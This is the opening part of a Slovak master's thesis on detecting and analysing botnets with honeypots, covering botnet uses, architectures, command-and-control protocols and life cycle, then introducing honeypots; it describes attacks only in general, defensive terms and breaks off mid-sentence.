UNIVERZITA PAVLA JOZEFA ŠAFÁRIKA V KOŠICIACH
PRÍRODOVEDECKÁ FAKULTA

ANALÝZA BOTNETOV POMOCOU HONEYPOTOV

2017 **Bc. Tomáš BAJTOŠ**

UNIVERZITA PAVLA JOZEFA ŠAFÁRIKA V KOŠICIACH
PRÍRODOVEDECKÁ FAKULTA

ANALÝZA BOTNETOV POMOCOU HONEYPOTOV
PODNÁZOV PRÁCE

DIPLOMOVÁ PRÁCA

Študijný program:	informatika
Pracovisko (katedra/ústav):	Ústav informatiky
Vedúci diplomovej práce:	RNDr. JUDr. Pavol Sokol, PhD.

Košice 2017

Bc. Tomáš BAJTOŠ

Univerzita P. J. Šafárika v Košiciach
Prírodovedecká fakulta

ZADANIE ZÁVEREČNEJ PRÁCE

Meno a priezvisko študenta: Bc. Tomáš Bajtoš
Študijný program: Informatika (Jednoodborové štúdium, magisterský II. st., denná forma)
Študijný odbor: 9.2.1. informatika
Typ záverečnej práce: Diplomová práca
Jazyk záverečnej práce: slovenský
Sekundárny jazyk: anglický

Názov: Analýza botnetov pomocou honeypotov

Názov EN: Analysis of botnet using honeypots

Cieľ: (1) Preskúmať možnosti analýzy botnetov pomocou honeypotov
(2) Porovnať aktuálne prístupy a nástroje k detekcii a analýze botnetov
(3) Navrhnúť a implementovať nástroj na detekciu a analýzu botnetov pomocou honeypotov

Literatúra:
[1] SANDERS, Chris; SMITH, Jason. Applied network security monitoring: collection, detection, and analysis. Elsevier, 2013.
[2] MARZ, Nathan; WARREN, James. Big Data: Principles and best practices of scalable realtime data systems. Manning Publications Co., 2015.
[3] JOSHI, R. C.; ANJALI Sardana. Honeypots: A New Paradigm to Information Security. CRC Press, 2011.
[4] PROVOS, Niels; Holz Thorsten. Virtual Honeypots: From Botnet Tracking to Intrusion Detection. Addison-Wesley Professional, 2007.

Vedúci: RNDr. JUDr. Pavol Sokol, PhD.
Oponent: doc. RNDr. Jozef Jirásek, PhD.
Ústav : ÚINF - Ústav informatiky
Riaditeľ ústavu: prof. RNDr. Viliam Geffert, DrSc.

Dátum schválenia: 10.04.2017 prof. RNDr. Viliam Geffert, DrSc.
riaditeľ ústavu

Poďakovanie

Ďakujem vedúcemu svojej diplomovej práce RNDr. JUDr. Pavlovi Sokolovi, PhD. za cenné pripomienky a za obetavosť počas jej písania. Veľká vďaka patrí aj mojej rodine a blízkym osobám, ktoré mi boli veľkou oporou pri písaní práce a poskytli mi rady a pripomienky.

Abstrakt v štátnom jazyku

Táto záverečná práca sa zaoberá problémom šírenia a detekcie botnetov. Cieľom práce je analyzovať využitie honeypotov pri detekcii botnetov a porovnať aktuálne prístupy k detekcii a analýze botnetov. V práci sme navrhli a implementovali virtuálny honeynet, ktorý zaznamenáva aktivitu botnetov pri ich šírení. Zameriavame sa najmä na komunikáciu pomocou protokolu telnet, ktorý využívajú botnety pri šírení škodlivého kódu. Význam analýzy botnetov je v informáciách, ktoré vedú k dokonalejším spôsobom zabezpečenia zariadení prístupných na internete. V rámci virtuálneho honeynetu sa nám podarilo zachytiť niekoľko prípadov šírenia botnetov (napr. v poslednej dobe rozšírený botnet Mirai), útočiacich na náš virtuálny honeynet. Tieto prípady sme v práci analyzovali a na základe nich sme potvrdili správnosť našej implementácie. Potvrdili sme, že je dôležité sa tiež zamerať na zariadenia s rôznou architektúrou procesorov, pretože škodlivý kód je zameraný na konkrétne platformy.

Kľúčové slová: botnet, bot, honeypot, honeynet, bezpečnosť

Abstrakt v cudzom jazyku

This final thesis deals with the problem of spreading and detection of botnets. The aim of this thesis is to analyse the use of honeypots for botnet detection and to compare current approaches to botnet detection and analysis. We designed and implemented a virtual honeynet that records the activity of botnets when they propagate. The focus is mainly on telnet communication that uses botnets to propagate malicious code. The importance of botnet analysis is for information that leads to a better way to secure devices accessible on the internet. With virtual honeynet, we've been able to capture several cases of botnet propagation (such as the recently expanded Mirai botnet) attacking our virtual honeynet. These cases have been analysed and we have confirmed the correctness of our implementation. We have confirmed that it is also important to focus on devices with different processor architecture because malicious code is targeted to specific platforms.

Keywords: botnet, bot, honeypot, honeynet, security

Obsah

Zoznam ilustrácií

Zoznam skratiek a značiek

C&C Command and control, riadenie a kontrola botnetu

DDoS Distributed Denial of Service, distribuované odopretie služby

DNS Domain name service, systém doménových mien

FTP File Transfer Protocol, protokole prenosu súborov

GB Gigabyte, gigabajt je jednotka kapacity

HTTP Hypertext transfer protocol, hypertextový prenosový protokol

ICMP Internet Control Message Protocol, informačný sieťový protokol

IDS Intrusion Detection System, systém pre odhalenie prieniku

IoT Internet of Things, internet vecí

IP Internet Protocol, základný protokol pracujúci na sieťovej vrstve

IRC Internet relay chat, protokol pre textovú komunikáciu

MB Megabyte, megabajt je jednotka kapacity

OS Operating System, operačný systém

P2P Peer to perr, arhitektúra rovný s rovným

RAM Random Access Memory, operačná pamäť

SSH Secure shell, zabezpečený komunikačný protokol

TCP Transmission Control Protocol, protokol riadenia prenosu, jeden zo základných sieťových protokolov

UDP User Datagram Protocol, datagramový protokol, nespoľahlivý sieťový protokol

Úvod

S rozmachom informačných technológii sa objavujú nové hrozby, voči ktorým je potrebné sa brániť. Množstvo nedostatočne zabezpečených zariadení je dnes pripojených k internetu. Z týchto zariadení sa čím ďalej, tým viac stávajú roboti - boti, ktorí môžu konať nezákonnú činnosť. Siete týchto botov – botnety predstavujú jeden z príkladov nových kybernetických hrozieb. Na to, aby sme sa vedeli úspešne brániť proti botnetom, je potrebné skúmať ich správanie, možnosti ich šírenia a komunikácie.

Medzi nástroje, ktoré skúmajú spôsob uskutočnenia útokov, môžeme zaradiť pasce na útočníkov – honeypoty. Úlohou honeypotu je nalákať útočníka a zozbierať všetky údaje, ktoré sú relevantné k analýze útokov a útočníkov. Honeypoty skúmajú použité nástroje, motiváciu útočníkov, priebeh útokov ako aj iné aspekty súvisiace s kybernetickými hrozbami a útokmi, medzi ktoré môžeme zaradiť aj botnety.

Cieľom našej práce je preskúmať možnosti analýzy botnetov pomocou pascí na útočníkov - honeypotov. S týmto cieľom sú úzko späté aktuálne prístupy a nástroje k analýze botnetov, ktorých porovnanie predstavuje druhý cieľ tejto záverečnej práce. Nakoniec je cieľom práce návrh a implementácia nástroja na detekciu a analýzu botnetov pomocou honeypotov.

V práci sa zameriavame na botnety šíriace sa pomocou aplikačného protokolu telnet. V poslednom období je možné zaznamenať botnety, ktoré sa zväčšujú o zariadenia s nedostačujúcim zabezpečením, resp. so štandardným nastavením od výrobcu. Medzi tieto zariadenia môžeme zaradiť rôzne typy domácich smerovačov, IP kamery, digitálne video rekordéry a iné. Keďže tieto zariadenia využívajú rôzne architektúry procesorov, pri návrhu vlastného honeynetu zohľadňujeme aj tento aspekt.

Práca je rozdelená systematicky do šiestich kapitol. Prvá kapitola je úvodom do problematiky botov a botnetov. Zaoberá sa základnými pojmami a aspektami súvisiacimi s botmi a botnetami. Rozoberá použitie botnetov, architektúrami botnetov, komunikačnými protokolmi a životným cyklom botnetov.

Druhá kapitola je venovaná honeypotom a honeynetom. V tejto kapitole sa zaoberáme významom honeypotov a ich rozdelením podľa kľúčových vlastností. Taktiež opisujeme základné prvky honeynetu, ktoré je potrebné zohľadňovať pri návrhu a implementácii vlastného honeynetu.

V tretej kapitole porovnávame aktuálne prístupy k detekcii botnetov. Jedným z týchto prístupov sú aj honeypoty. Venujeme sa ich využitiu pri zbere škodlivého kódu a zaznamenaní aktivity botnetu.

Štvrtá kapitola rozoberá návrh virtuálneho honeynetu, ktorý slúži na zber údajov o botnetoch a škodlivom kóde, pomocou ktorého sa šíria. Navrhli sme virtuálny honeynet, ktorý používa honeypoty s rôznymi architektúrami procesorov. Zraniteľnosťou, ktorou sa botnet dostane do nášho systému, je protokol telnet a najčastejšie používané prihlasovacie údaje. Návrh virtuálneho honeynetu dopĺňa popis jeho implementácie, ktorému sa venujeme v piatej kapitole tejto záverečnej práce. Rozoberáme konkrétne nástroje, ktoré sme vytvorili na zber údajov vo virtuálnom honeynete. V rámci kapitoly popisujeme konkrétne knižnice a nástroje, ktoré sme pri implementácii použili.

Posledná kapitola sa venuje poznatkom, ktoré sme získali z prevádzky nami navrhnutého a implementovaného virtuálneho honeynetu. V rámci kapitoly popisujeme dva zaznamenané útoky botnetov, ktoré zachytil náš virtuálny honeynet. Napokon súčasťou kapitoly je porovnanie nášho virtuálneho honeynetu s podobnými riešeniami.

Súčasťou práce sú prílohy, ktorých obsahom sú zdrojové kódy nástrojov, ktoré sme implementovali a výstupy z nášho honeynetu, ktoré rozoberáme v poslednej kapitole tejto práce. Prílohu tejto práce tvorí aj DVD médium, ktoré obsahuje implementované nástroje virtuálneho honeynetu, virtuálne stroje (honeypoty), databázy so zozbieranými údajmi a manuál opisujúci inštaláciu virtuálneho honeynetu.

1 Bot a botnet

1.1 Definícia bot-a a botnetu

Rozmach moderných technológií spôsobil, že bezpečnostné hrozby sa rozširujú aj na zariadenia, ktoré predtým neboli zneužívané, resp. Využívané na vykonávanie aktivít a činností útočníkov. V tomto prípade hovoríme o zariadeniach ovládaných útočníkom, tzv. botov.

Bot je počítačový systém alebo aplikácia, ktorá môže opakovane vykonávať rôzne úlohy [1]. Do určitej miery vie vykonávať aktivity autonómne a môže byť riadený na diaľku. Ak sa veľký počet botov rozdelí na niekoľko počítačov a spoja sa dohromady skrz internet, vytvoria sieť nazývanú **botnet [**1**]**. Botnet pozostáva z troch hlavných prvkov [1]:

- boti,
- riadiace „command and control“ servery (C&C) a
- botmaster.

Bot je navrhnutý tak, aby infikoval zariadenie obete a stal sa súčasťou botnetu bez toho, aby o tom obeť vedela. Sieť týchto botov - botnet je pod kontrolou útočníka, nazývaného **botmaster**. Botmaster posiela príkazy všetkým botom a riadi celý botnet prostredníctvom internetu a riadiacich C&C serverov. Tieto príkazy sú posielané pomocou C&C komunikácie. Nie len samotné botneti sú nebezpečnou hrozbou pre počítačové siete a internet, ale aj ich infraštruktúra, ktorá sa využíva na ďalšie typy útokov.

1.2 Použitie botnetu

Botnety sú využívané pri množstve nelegitímnych činností útočníkov. Tieto činnosti sa dajú rozdeliť do dvoch hlavných skupín [2]. V prvom prípade sú cieľom práve infikované stroje, ktoré sa stávajú botmi. V druhom prípade sú boti využívaní pri útoku na ďalší cieľ. Teda sa stávajú obeťou, ale aj sprostredkovateľom útoku. V nasledujúcich kapitolách sa budeme podrobnejšie venovať jednotlivým prípadom použitia botov útočníkmi [3]:

- nevyžiadaná pošta,

- distribuované odopretie služby (DDoS),
- krádež údajov,
- distribuované úložisko,
- prenájom botnetov,
- šírenie škodlivého program a
- adware a adsense.

1.2.1 Nevyžiadaná pošta (SPAM)

Nevyžiadaná pošta (SPAM) je najčastejšie posielaná pomocou botnetov. Zámerom takýchto emailov je napríklad reklama, phishing, alebo šírenie škodlivého kódu (malware). Botnet môže takto šíriť aj sám seba, pridaním svojho škodlivého kódu do prílohy, alebo pridaním URL adresy smerujúcej k nebezpečnej stránke.

1.2.2 Distribuované odopretie služby (DDoS)

Distribuované znemožnenie prístupu k sieťovej službe je jedným z najbežnejších prípadov použitia botnetov. Zameriava sa na zneprístupnenie sieťového prostriedku pre užívateľov. Zvyčajne je takáto činnosť realizovaná záplavou (flooding) paketov poslaných k obeti. Ide o HTTP, TCP SYN, UDP, alebo ICMP záplavy, ktoré spôsobia to, že zariadenie na ktorom beží nejaká služba nebude ďalej schopná reagovať na takéto množstvo požiadaviek, a teda ani na požiadavky obyčajných užívateľov.

1.2.3 Krádež údajov

V prípade **krádeže údajov** sa vychádza z predpokladu, že útočník má plnú kontrolu nad vykonávanými operáciami botov. Z tohto dôvodu nie je ťažké získať základné údaje od obete. Tiež je možnosť získať údaje o kreditných kartách, užívateľské mená a heslá, alebo iné údaje, ktoré sa na danom zariadení nachádzajú, alebo ním prechádzajú ďalej (napr. v rámci sieťovej komunikácie). Aj keď sú tieto údaje zašifrované, útočník môže použiť keylogger, teda program na odchytávanie aktivít obete. Taktiež môže využiť informácie uložené v HTTP cookies, ktoré sa používajú pri webovej komunikácii.

1.2.4 Distribuované úložisko

Ukladanie údajov je ďalším spôsobom využitia botnetu. Útočník môže ukladať nelegálny obsah mimo svoje zariadenie a zbaviť sa evidencie o jeho podieľaní sa na ňom. Navyše získava efektivitu, redundanciu a dostupnosť údajov, čo sú benefity distribuovaného úložiska. Nelegálnym obsahom môžu byť napríklad škodlivé programy, osobné údaje, autorské diela, a podobne.

1.2.5 Prenájom botnetov

Prenájom botnetov sa stáva lukratívnym obchodom. Častokrát útočník vytvára botnet za účelom neskôr ho predať, alebo prenajať na nelegálnu činnosť. V súčasnosti sa dá prenajať menší botnet za niekoľko desiatok eur za útok. Cena botnetu priamo úmerne narastá s jeho výpočtovou silou.

1.2.6 Šírenie škodlivých programov

Ďalším využitím botnetov je šírenie škodlivého kódu k iným ešte nenakazeným strojom. Takto dokáže botnet úspešne zväčšovať svoju výpočtovú silu. Tento spôsob je veľmi efektívny pri získavaní nových botov. Taktiež je takto možné šíriť aj iný škodlivý kód, ktorý sa použije na iný účel (odchytávanie údajov, phishing a pod.).

1.2.7 Adware a Adsense


Adsense je prístup útočníka, kedy si vytvorí falošnú stránku, na ktorú umiestni platenú reklamu. Potom pomocou botnetu si nechá klikať na túto reklamu a spoločnosť prevádzkujúca túto reklamu mu za to zaplatí. Je tu však dôležité dodať, že samotný kód botov musí byť dostatočne sofistikovaný, aby túto aktivitu neodhalili. **Adware** funguje tiež na základe zisku z reklamy, ale v tomto prípade si útočník necháva platiť za to, že podstrčí nič netušiacim obetiam reklamu. Na šírenie tohto softvéru využíva práve botnety.

1.3 Architektúry botnetov

Pre lepšie pochopenie základných princípov a fungovania botnetov je potrebné sa zaoberať aj rôznymi architektúrami botnetov. Botnety podľa ich organizácie vieme rozdeliť na tri základné modely [3].

1.3.1 Centralizovaný model


Centralizovaný model [3**]** je rovnaký ako klient-server architektúra sieťovej komunikácie. Tento model, ktorý spočiatku využíval IRC protokol (Internet Relay Chat), je znázornený na obrázku č.1. Hlavnou myšlienkou bolo pripojenie bot klienta k IRC serverom a kanálom, ktoré útočník vopred vybral. Takto bot čaká, kým botmaster (útočník) pošle príkaz, ktorému bot rozumie. Aby sa botnet vyhol jednoduchej detekcii napríklad firewallom, nové centralizované botnety využívajú HTTP protokol. Takto sa stáva ich detekcia ťažšou, keďže HTTP komunikácia botov a normálna HTTP komunikácia sú veľmi podobné. V tomto prípade sa boti periodicky dopytujú na webový server, aby získali nový príkaz. Takýto model je jednoduchý na implementáciu, manažment a kontrolu, ale takto vzniká úzke miesto, na ktorom to môže všetko padnúť, pretože C&C server môže byť zrušený. Ak sú tieto servery detegované a zničené, všetci boti sú zrazu neužitoční. Z tohto dôvodu sa využívajú niekoľko úrovňové hierarchie riadiacich serverov, čo zabezpečuje zložitejšiu detekciu aj zrušenie botnetu.



Obr. 1 Centralizovaný model botnetu

1.3.2 Distribuovaný model


Distribuovaný model [3] sa tiež niekedy nazýva aj decentralizovaná architektúra. Tento model bol vytvorený, aby riešil problém s C&C servermi a s ich nedostatkom v podobe centrálneho riadiaceho prvku. Obrázok č.2 znázorňuje schému tohto modelu. V tomto modeli sa využíva štruktúra rovný s rovným (peer-to-peer), ktorá je viacej flexibilná. Myšlienka je založená na tom, že botmaster (útočník) odošle príkaz jednému alebo viacerým bot klientom a tie potom prepošlú tento príkaz ďalším botom. Každý bot klient sa správa aj ako klient aj ako server, takže tieto botnety je oveľa viac zložitejšie zrušiť. Na druhú stranu je tento model ťažšie manažovať a riadiť. Príkazy od útočníka sú distribuované botmi, takže nie je možné spätne preposlať status o prijatí príkazu. Taktiež je ťažší na implementáciu ako predošlý model.



Obr. 2 Distribuovaný model botnetu

1.3.3 Hybridný model

Hybridný model [3], ktorý je zobrazený na obrázku č. 3, je ťažké detegovať a hlavne zrušiť. Je to akýmsi kompromisom medzi centralizovaným a decentralizovaným modelom. Využíva výhody oboch modelov a redukuje nedostatky, ktoré majú. Jeho architektúra sa delí na tri časti. Prvou je botmaster, teda samotný útočník. Druhou časťou sú sociálne webové stránky. Treťou časťou je skupina botov, kde niektoré sa chovajú aj ako C&C servery aj ako bot klienti a iný zase ako jednoduchý bot klienti. Útočník nahrá škodlivý kód s príkazmi na sociálne stránky a C&C boti si ich skopírujú a rozdistribuujú ďalej k bot klientom. Potom boti realizujú útok podľa zadania útočníka.



Obr. 3 Hybridný model botnetu

1.4 Komunikačné protokoly

Rozličné botnety využívajú rôzne protokoly na komunikáciu s C&C serverom. Tento fakt sa stáva výzvou pri detekcii, prevencii a študovaní botnetov. Navyše je trendom, že útočníci používajú bežné komunikačné protokoly a programy a snažia sa ich manipulovať neočakávanými spôsobmi, aby dosiahli svojho cieľa. Takže nebezpečná komunikácia môže byť častokrát považovaná za bežnú, a teda nemusí byť odhalená aktivita botnetu. Avšak útočníci musia stále upravovať ich komunikáciu, aby sa zhodovala s bežnou, čo normálne aplikácie robiť nemusia. Takto môžu za sebou zanechať stopy, ktorých sa dá pri odhaľovaní botnetov chytiť.

Takmer každý typ protokolu sa dá použiť ako C&C komunikačný protokol. Najbežnejšie sú protokoly IRC, HTTP, DNS, P2P, ale v menšej miere sa používajú aj protokoly pre programy na posielanie správ (Skype), resp. pre iné aplikácie [2].

1.4.1 IRC

Internet Relay Chat (IRC) bol jedným z prvých používaných metód na komunikáciu botmastera (útočníka) s botnetom. IRC funguje nad klient-server modelom. Boti sa registrujú na server, ktorý pod kontrolou útočníka a čakajú na príkazy. Jednoduchosť, flexibilita a dostupnosť open-source IRC klientov a serverových aplikácii robia z tohto protokolu ideálne riešenie pre útočníkov. Aj napriek tomu sa však trend

používaných protokolov posúva k iným protokolom ako IRC, pretože tieto botnety sa stávajú čím ďalej tým viac známejšie a taktiež IRC komunikácia môže byť jednoducho blokovaná. Boti sa identifikujú pomocou IRC prezývok na komunikačných serveroch IRC a vytvárajú tak za sebou stopu, ktorá sa dá vysledovať.

1.4.2 HTTP

Hypertext Transfer Protocol (HTTP) je ďalším komunikačným protokolom používaným botnetmi. Boti kontaktujú HTTP server a botmaster (útočník) odpovie s príkazom na vykonanie. Takáto komunikácia potom môže byť schovaná medzi bežnú komunikáciu a nemusí vzbudzovať podozrenie. Novým trendom je aj zverejňovanie príkazov na vykonanie na verejne prístupných a používaných webových stránkach, ktoré dovoľujú nahranie škodlivého obsahu. Následne si boti skontrolujú aktuálne príkazy od C&C servera.

1.4.3 DNS

Domain Name System (DNS) môže byť tiež použitý na prenos príkazov z C&C servera. Útočník tak môže docieliť ukrytím príkazov do bežnej DNS komunikácie. Bežný DNS server, ktorý sa riadi špecifikáciou, by nemal odhaliť nič podozrivé, pokiaľ je upravený DNS server, ktorý vie spracovať takéto správy pod kontrolou útočníka. Táto technika je známa pod názvom DNS tunelovanie [4].


1.4.4 P2P

Niektoré botnety používajú decentralizovanú komunikáciu typu rovný s rovným (**peer-to-peer, P2P**) na šírenie nových príkazov v rámci botnetu. Jednotlivé protokoly sa môžu líšiť, pretože používajú rôzne existujúce implementácie P2P, ako napríklad Napster, Gnutella, Overnet alebo používajú vlastné P2P protokoly.

Aj keď vyššie spomenuté protokoly bežne nepoužívajú šifrovanie, útočník tak môže spraviť použitím ich zabezpečených variant ako napríklad HTTPS. IRC komunikácia môže byť blokovaná, avšak HTTP a DNS komunikáciu nemôžeme úplne odfiltrovať, pretože patria medzi najpoužívanejšie protokoly na internete a väčšina legitímnej prevádzky sa uskutočňuje cez tieto sieťové protokoly.

1.5 Životný cyklus botnetov

Štúdium životného cyklu botnetov je dôležitým prvkom pri detekcii a analýze botnetov. Porozumenie týchto cyklov môže viesť k vylepšovaniu efektívnych metód detekcie botnetov. Schéma životného cyklu botnetu je znázornená na obrázku č. 4.




Obr. 4 Životný cyklus botnetu

1.5.1 Prvotné nakazenie

Prvým krokom botnetu je **prvotné nakazenie obete**.[2] Jednoduchá schéma tohto nakazanie je zobrazená na obrázku č. 5. V tejto fáze sa útočník pokúša nakaziť zariadenie obete pomocou rôznych zraniteľností a takto získavať nových bot klientov. Príkladom môže byť rozposielanie emailov s prílohou, ktorá obsahuje nejaký škodlivý kód alebo URL adresu na škodlivú stránku. Taktiež môže byť škodlivý kód zabalený do voľne šíriteľného programu, ktorý si obeť skopíruje. Ďalším spôsobom, ako sa útočník dostane do systému, sú neopravené zraniteľnosti. Tie vznikajú, keď užívateľ neaplikuje pravidelne aktualizácie operačného systému alebo iného softvéru, hneď ako sú dostupné. Na rozdiel od škodlivého kódu, tu nie je potrebné, aby užívateľ spustil nejaký program. Nakazenie a spustenie kódu prebieha automaticky. Ďalšou možnosťou v tejto fáze sú „zadné dvierka“ (backdoor). Ide o výrobcom vytvorený tajný prístup k zariadeniu alebo pozostatok škodlivej činnosti útočníka. To znamená zvýšené riziko nakazenia ďalším škodlivým programom. Poslednou technikou je testovanie hesiel. Útočník pomocou


automatického nástroja testuje prihlasovacie meno a heslo k službám ako sú telnet, SSH alebo služby na zdieľanie súborov.



Obr. 5 Prvotné nakazenie botnetom

1.5.2 Druhotné nakazenie

Druhá fáza začína potom ako je zariadenie obete nakazené. V tejto fáze sa skopíruje samotný program bot klienta zo vzdialeného servera a automaticky sa nainštaluje na toto zariadenie.[2] Po tomto kroku sa zariadenie obete mení na plnohodnotného bota. Na skopírovanie škodlivého kódu sa často používajú bežné protokoly ako HTTP, FTP, alebo rôzne P2P protokoly. Druhá fáza životného cyklu botnetov je zobrazená na obrázku č. 6.



Obr. 6 Druhotné nakazenie botnetom

1.5.3 Spojenie

Bez ohľadu na to, ako sa cieľové zariadenie nakazilo škodlivým kódom, musí sa bot napokon pripojiť k C&C serveru, aby sa registroval, alebo poslal nejaké informácie o nakazenom stroji. Taktiež môže získať aktualizáciu od riadiaceho servera. Po tejto fáze sa stáva bot plnohodnotným členom botnetu.

1.5.4 Škodlivé príkazy

Po pripojení k riadiacemu serveru, čakajú boti na príkazy odoslané útočníkom. Akonáhle dostanú príkaz, spustia ho a vykonajú škodlivú aktivitu, teda nejaký typ útoku voči obetiam.

1.5.5 Údržba a aktualizácia škodlivého kódu

Poslednou fázou životného cyklu botnetu je **údržba a aktualizácia škodlivého kódu**. Údržba je veľmi dôležitou fázou pre udržanie aktívneho botnetu. Útočník môže mať mnoho dôvodov vykonávať túto fázu. Môže aktualizovať škodlivý kód, aby opravil niektoré chyby, alebo vylepšiť program botov, aby sa choval inteligentnejšie. Taktiež sa môže vyhýbať aktuálnym technikám detekcie, napríklad pomocou zmeny správania sa botov, alebo samotného charakteru botnetu.

2 Honeypot a honeynet

V tejto kapitole sa venujeme honeypotom, teda akýmsi lákadlám pre útočníkov. Popisujeme delenie honeypotov do rôznych skupín. A rozoberáme aj hlavné časti honeynetov, teda sietí honeypotov.

2.1 Definícia honeypotu

Honeypot je podrobne monitorovaný výpočtový prostriedok, ktorého úloha je byť napádaný útočníkmi [5]. Inými slovami, ide o systémový prostriedok, ktorého najväčšia hodnota spočíva v neautorizovanom a neoprávnenom použití [6]. Honeypotom môže byť napríklad služba, aplikácia, systém alebo množina systémov a taktiež časť údajov a podobne. Dôležitým predpokladom je, že každý pokus o použitie tohto prostriedku, je považovaný za podozrivý. Každá aktivita vykonávaná na honeypote je zaznamenávaná a neskôr analyzovaná. Honeypot by mal čo najpresnejšie kopírovať produkčné prostredie a takto vytvárať dojem nejakej hodnoty pre útočníka. Zatiaľ čo klasické prístupy k detekcii útokov, ako napríklad IDS (intrusion detection system), sú založené na znalosti špecifických vzorov útokov, a tým obmedzené na detekciu známych útokov, honeypoty predstavujú rozdielny prístup. Honeypoty sú kompromitované útočníkmi za účelom odhaliť metódy a nástroje použité na prienik do systému. Odhaľujú známe ale aj neznáme zraniteľnosti. Honeypoty sú využívané na výskum a objavovanie stratégií a postupov autorov škodlivého kódu a samotných útočníkov. Výhodou honeypotov je to, že sa neočakávajú legitímni užívatelia, a teda so zozbieranými údajmi je možné pracovať ako s údajmi o aktivite a činnostiach útočníkov.

Vo všeobecnosti existujú tri druhy informácií, ktoré honeypoty vedia zistiť [7]:

- **nové vektory útokov** - teda postupy a zraniteľnosti, pomocou ktorých sa útočník dostane do systému a
- **činnosti** vykonané na kompromitovanom systéme.

Bezpečnostní výskumníci nasadzujú honeypoty s cieľom zberať informácie o botnetoch, ako napríklad pôvod C&C komunikácie, príslušnosť jeho členov k botnetu, alebo správanie pri útoku. Po nakazení môže byť správanie bota monitorované a použité na získavanie informácii o botnete. Napríklad použitím honeywallu na sledovanie sieťovej komunikácie, môže byť identifikovaná IP adresa C&C servera alebo doménové meno. Navyše sledovaním všetkej prichádzajúcej aj odchádzajúcej komunikácie s botom, je možné identifikovať ďalšie nakazené stroje a odhadnúť veľkosť botnetu alebo študovať životný cyklus botnetu a podobne. Pridanou hodnotou honeypotov je to, že dovoľujú spustenie škodlivého kódu a dokážu monitorovať jeho správanie zo známeho a kontrolovaného prostredia. Honeypoty majú byť navrhnuté tak, aby blokovali všetku

